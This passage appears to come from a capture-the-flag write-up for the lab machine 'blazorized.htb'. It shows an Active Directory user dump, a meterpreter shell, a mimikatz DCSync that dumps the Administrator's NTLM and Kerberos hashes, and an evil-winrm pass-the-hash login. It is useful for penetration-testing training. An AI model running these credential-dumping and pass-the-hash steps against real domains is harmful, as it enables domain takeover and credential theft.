objectsid             : S-1-5-21-2039403211-964143010-2924010611-1121
samaccountname        : RSA_4813
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 28963
objectguid            : 5640817a-bda3-4bcc-9ad6-3deb54157e62
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 1:39:06 PM...}
memberof              : CN=Remote_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : RSA_4813
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 1:39:06 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 7:39:06 AM
usnchanged            : 155725

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=RSA_4814,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : RSA_4814
userprincipalname     : RSA_4814@blazorized.htb
name                  : RSA_4814
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1122
samaccountname        : RSA_4814
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 28972
objectguid            : ed7c6b6f-2e0b-422d-9633-499ccd38150f
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 1:39:49 PM...}
memberof              : CN=Remote_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : RSA_4814
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 1:39:49 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 7:39:49 AM
usnchanged            : 155726

logoncount            : 3360
badpasswordtime       : 6/19/2024 9:58:18 AM
distinguishedname     : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6010
lastlogontimestamp    : 9/24/2024 5:02:13 AM
```

```
userprincipalname     : SSA_6010@blazorized.htb
name                  : SSA_6010
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1124
samaccountname        : SSA_6010
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 9/24/2024 10:02:13 AM
instancetype          : 4
usncreated            : 29007
objectguid            : 8bf3166b-e716-4f91-946c-174e1fb433ed
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {6/19/2024 1:24:50 PM, 6/14/2024 12:40:41 PM, 6/14/2024 12:40:28 PM, 6/14/2024 12:38:20 PM...}
memberof              : {CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote Management Users,CN=Builtin,DC=blazorized,DC=htb}
lastlogon             : 9/24/2024 9:56:13 AM
badpwdcount           : 0
cn                    : SSA_6010
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 2:32:00 PM
primarygroupid        : 513
pwdlastset            : 2/25/2024 11:56:55 AM
usnchanged            : 348302

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=SSA_6011,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6011
userprincipalname     : SSA_6011@blazorized.htb
name                  : SSA_6011
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1125
samaccountname        : SSA_6011
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 29016
objectguid            : 44df31f5-91fa-4110-b592-dde27e1b50d2
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 2:32:32 PM...}
memberof              : CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : SSA_6011
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 2:32:32 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 8:32:32 AM
usnchanged            : 155728

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=SSA_6012,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6012
userprincipalname     : SSA_6012@blazorized.htb
name                  : SSA_6012
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1126
samaccountname        : SSA_6012
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 29025
objectguid            : 8e4b4eaa-7852-439e-a73d-bf122273bd7b
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 2:33:22 PM...}
memberof              : CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : SSA_6012
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
```

```
whencreated           : 1/10/2024 2:33:21 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 8:33:21 AM
usnchanged            : 155729

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=SSA_6013,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6013
userprincipalname     : SSA_6013@blazorized.htb
name                  : SSA_6013
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1127
samaccountname        : SSA_6013
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 29034
objectguid            : b60ef33d-78cb-4e3c-9820-8f2bee7a0af5
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 2:33:54 PM...}
memberof              : CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : SSA_6013
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 2:33:54 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 8:33:54 AM
usnchanged            : 155730

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=LSA_3211,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : LSA_3211
userprincipalname     : LSA_3211@blazorized.htb
name                  : LSA_3211
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1128
samaccountname        : LSA_3211
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 29078
objectguid            : e148a77d-bdff-42a5-a031-0de8e4bff816
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 5:26:59 PM...}
memberof              : CN=Local_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : LSA_3211
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 5:26:59 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 11:26:59 AM
usnchanged            : 155731

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=LSA_3212,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : LSA_3212
userprincipalname     : LSA_3212@blazorized.htb
name                  : LSA_3212
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1129
samaccountname        : LSA_3212
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
```

```
usncreated            : 29087
objectguid            : de48637d-994b-4b69-8b9f-573d57360769
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 5:27:42 PM...}
memberof              : CN=Local_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : LSA_3212
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 5:27:42 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 11:27:42 AM
usnchanged            : 155732

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=LSA_3213,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : LSA_3213
userprincipalname     : LSA_3213@blazorized.htb
name                  : LSA_3213
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1131
samaccountname        : LSA_3213
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 29099
objectguid            : 15e24ee7-d6f4-436b-94e1-5803d1f7179e
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 5:28:55 PM...}
memberof              : CN=Local_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : LSA_3213
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 5:28:55 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 11:28:55 AM
usnchanged            : 155733
```

root.txt

```
meterpreter > shell
Process 4776 created.
Channel 1 created.
mimikatz.exe
Microsoft Windows [Version 10.0.17763.5933]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\sysvol\sysvol\blazorized.htb\Scripts\A32FF3AEAA23>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:blazorized.htb /user.Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
ERROR kuhl_m_lsadump_dcsync ; Missing user or guid argument

mimikatz # lsadump::dcsync /domain:blazorized.htb /user:Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/25/2024 12:54:43 PM
Object Security ID   : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 0: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 1: eecc741ecf81836dcd6128f5c93313f2
    ntlm- 2: c543bf260df887c25dd5fbacff7dcfb3
    ntlm- 3: c6e7b0a59bf74718bce79c23708a24ff
    ntlm- 4: fe57c7727f7c2549dd886159dff0d88a
    ntlm- 5: b471c416c10615448c82a2cbb731efcb
    ntlm- 6: b471c416c10615448c82a2cbb731efcb
    ntlm- 7: aec132eaeee536a173e40572e8aad961
    ntlm- 8: f83afb01d9b44ab9842d9c70d8d2440a
    ntlm- 9: bdaffbfe64f1fc646a3353be1c2c3c99
    lm  - 0: ad37753b9f78b6b98ec3bb65e5995c73
    lm  - 1: c449777ea9b0cd7e6b96dd8c780c98f0
    lm  - 2: ebbe34c80ab8762fa51e04bc1cd0e426
    lm  - 3: 471ac07583666ccff8700529021e4c9f
    lm  - 4: ab4d5d93532cf6ad37a3f0247db1162f
    lm  - 5: ece3bdafb6211176312c1db3d723ede8
    lm  - 6: 1ccc6a1cd3c3e26da901a8946e79a3a5
    lm  - 7: 8b3c1950099a9d59693858c00f43edaf
    lm  - 8: a14ac624559928405ef99077ecb497ba

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 36ff197ab8f852956e4dcbbe85e38e17

* Primary:Kerberos-Newer-Keys *
    Default Salt : BLAZORIZED.HTBAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 29e501350722983735f9f22ab55139442ac5298c3bf1755061f72ef5f1391e5c
      aes128_hmac       (4096) : df4dbea7fcf2ef56722a6741439a9f81
      des_cbc_md5       (4096) : 310e2a0438583dce
    OldCredentials
      aes256_hmac       (4096) : eeb59c1fa73f43372f40f4b0c9261f30ce68e6cf0009560f7744d8871058af2c
      aes128_hmac       (4096) : db4d9e0e5cd7022242f3e03642c135a6
      des_cbc_md5       (4096) : 1c67ef730261a198
    OlderCredentials
      aes256_hmac       (4096) : bb7fcd1148a3863c9122784becf13ff7b412af7d734162ed3cb050375b1a332c
      aes128_hmac       (4096) : 2d9925ef94916523b24e43d1cb8396ee
      des_cbc_md5       (4096) : 9b01158c8923ce68

* Primary:Kerberos *
    Default Salt : BLAZORIZED.HTBAdministrator
    Credentials
      des_cbc_md5       : 310e2a0438583dce
    OldCredentials
      des_cbc_md5       : 1c67ef730261a198

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  7e35fe37aac9f26cecc30390171b6dcf
    02  a8710c4caaab28c0f2260e7c7bd3b262
    03  81eae4cf7d9dadff2073fbf2d5c60539
    04  7e35fe37aac9f26cecc30390171b6dcf
    05  9bc0a87fd20d42df13180a506db93bb8
    06  26d42d164b0b82e89cf335e8e489bbaa
    07  d67d01da1b2beed8718bb6785a7a4d16
    08  7f54f57e971bcb257fc44a3cd88bc0e3
    09  b3d2ebd83e450c6b0709d11d2d8f6aa8
    10  1957f9211e71d307b388d850bdb4223f
    11  2fa495bdf9572e0d1ebb98bb6e268b01
    12  7f54f57e971bcb257fc44a3cd88bc0e3
    13  de0bba1f8bb5b81e634fbaa101dd8094
    14  2d34f278e9d98e355b54bbd83c585cb5
    15  06b7844e04f68620506ca4d88e51705d
    16  97f5ceadabcfdfcc019dc6159f38f59e
    17  ed981c950601faada0a7ce1d659eba95
    18  cc3d2783c1321d9d2d9b9b7170784283
    19  0926e682c1f46c007ba7072444a400d7
    20  1c3cec6d41ec4ced43bbb8177ad6e272
    21  30dcd2ebb2eda8ae4bb2344a732b88f9
    22  b86556a7e9baffb7faad9a153d1943c2
    23  c6e4401e50b8b15841988e4314fbcda2
    24  d64d0323ce75a4f3dcf0b77197009396
    25  4274d190e7bc915d4047d1a63776bc6c
    26  a04215f3ea1d2839a3cdca4ae01e2703
    27  fff4b2817f8298f09fd45c3be4568ab1
    28  2ea3a6b979470233687bd913a8234fc7
    29  73d831d131d5e67459a3949ec0733723


mimikatz #
```

#Una vez tenemos el hash, podremos conectarmos medinate la opción -H en evilwinrm.

```
evil-winrm -i blazorized.htb -u Administrator -H 'f55ed1465179ba374ec1cad05b34a5f3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/20/2024   9:06 AM           1119 cleanup.ps1
-a----        6/27/2024   8:07 AM            367 StartWebApps.ps1


cd *Evil-WinRM* PS C:\Users\Administrator\Documents>
```